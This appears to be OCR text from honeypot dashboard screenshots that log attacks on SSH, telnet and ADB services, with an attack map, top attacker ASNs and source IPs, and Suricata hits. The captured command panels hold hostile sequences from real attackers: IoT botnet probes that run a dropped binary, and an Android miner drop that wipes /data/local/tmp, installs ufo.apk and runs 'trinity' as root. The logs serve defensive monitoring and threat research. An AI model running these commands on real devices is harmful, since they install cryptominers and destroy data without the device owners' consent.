


Command Line Input
shell
system
while read i
enable
sh
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
rm .s; exit
uname -a
/ip cloud print
./oinasf


Data Analysis

SSH and telnet service

ADB service



Attack Map - Dynamic
ASIA
AFRICA
SOUTH AMERICA
zoom: 0.89
Elastic Maps Service, OpenMapTiles, OpenStreetMap contributors




Attacker AS/N - Top 10 - Dynamic

AS	ASN	Count
396982	GOOGLE-C...	280
135918	VIET DIGIT...	176
14061	DIGITALOC...	145
4837	CHINA UNI...	128
56040	China Mobil...	102
56046	China Mobil...	91
16509	AMAZON-02	90
4134	Chinanet	80
6939	HURRICANE	75
4766	Korea Telec...	64

Src IP - Top 10 - Dynamic

103.228.37.56	161
112.224.193.186	56
18.134.240.149	43
3.8.118.132	43
49.118.15.238	38
120.233.173.234	36
14.54.141.227	36
111.55.73.132	34
112.224.193.201	34
120.233.173.251	34




Command Line Input
rm -rf /data/local/tmp/*
pm path com.ufo.miner
am start -n com.ufo.miner/com.example.test.MainActivity
ps | grep trinity
/data/local/tmp/nohup /data/local/tmp/trinity
/data/local/tmp/nohup su -c /data/local/tmp/trinity
chmod 0755 /data/local/tmp/nohup
chmod 0755 /data/local/tmp/trinity
pm install /data/local/tmp/ufo.apk
rm -f /data/local/tmp/ufo.apk


Data Analysis

SSH and telnet service

ADB service


Suricata hits


ASIA
AFRICA
SOUTH AMERICA
zoom: 0.98
Elastic Maps Service, OpenMapTiles, OpenStreetMap contributors



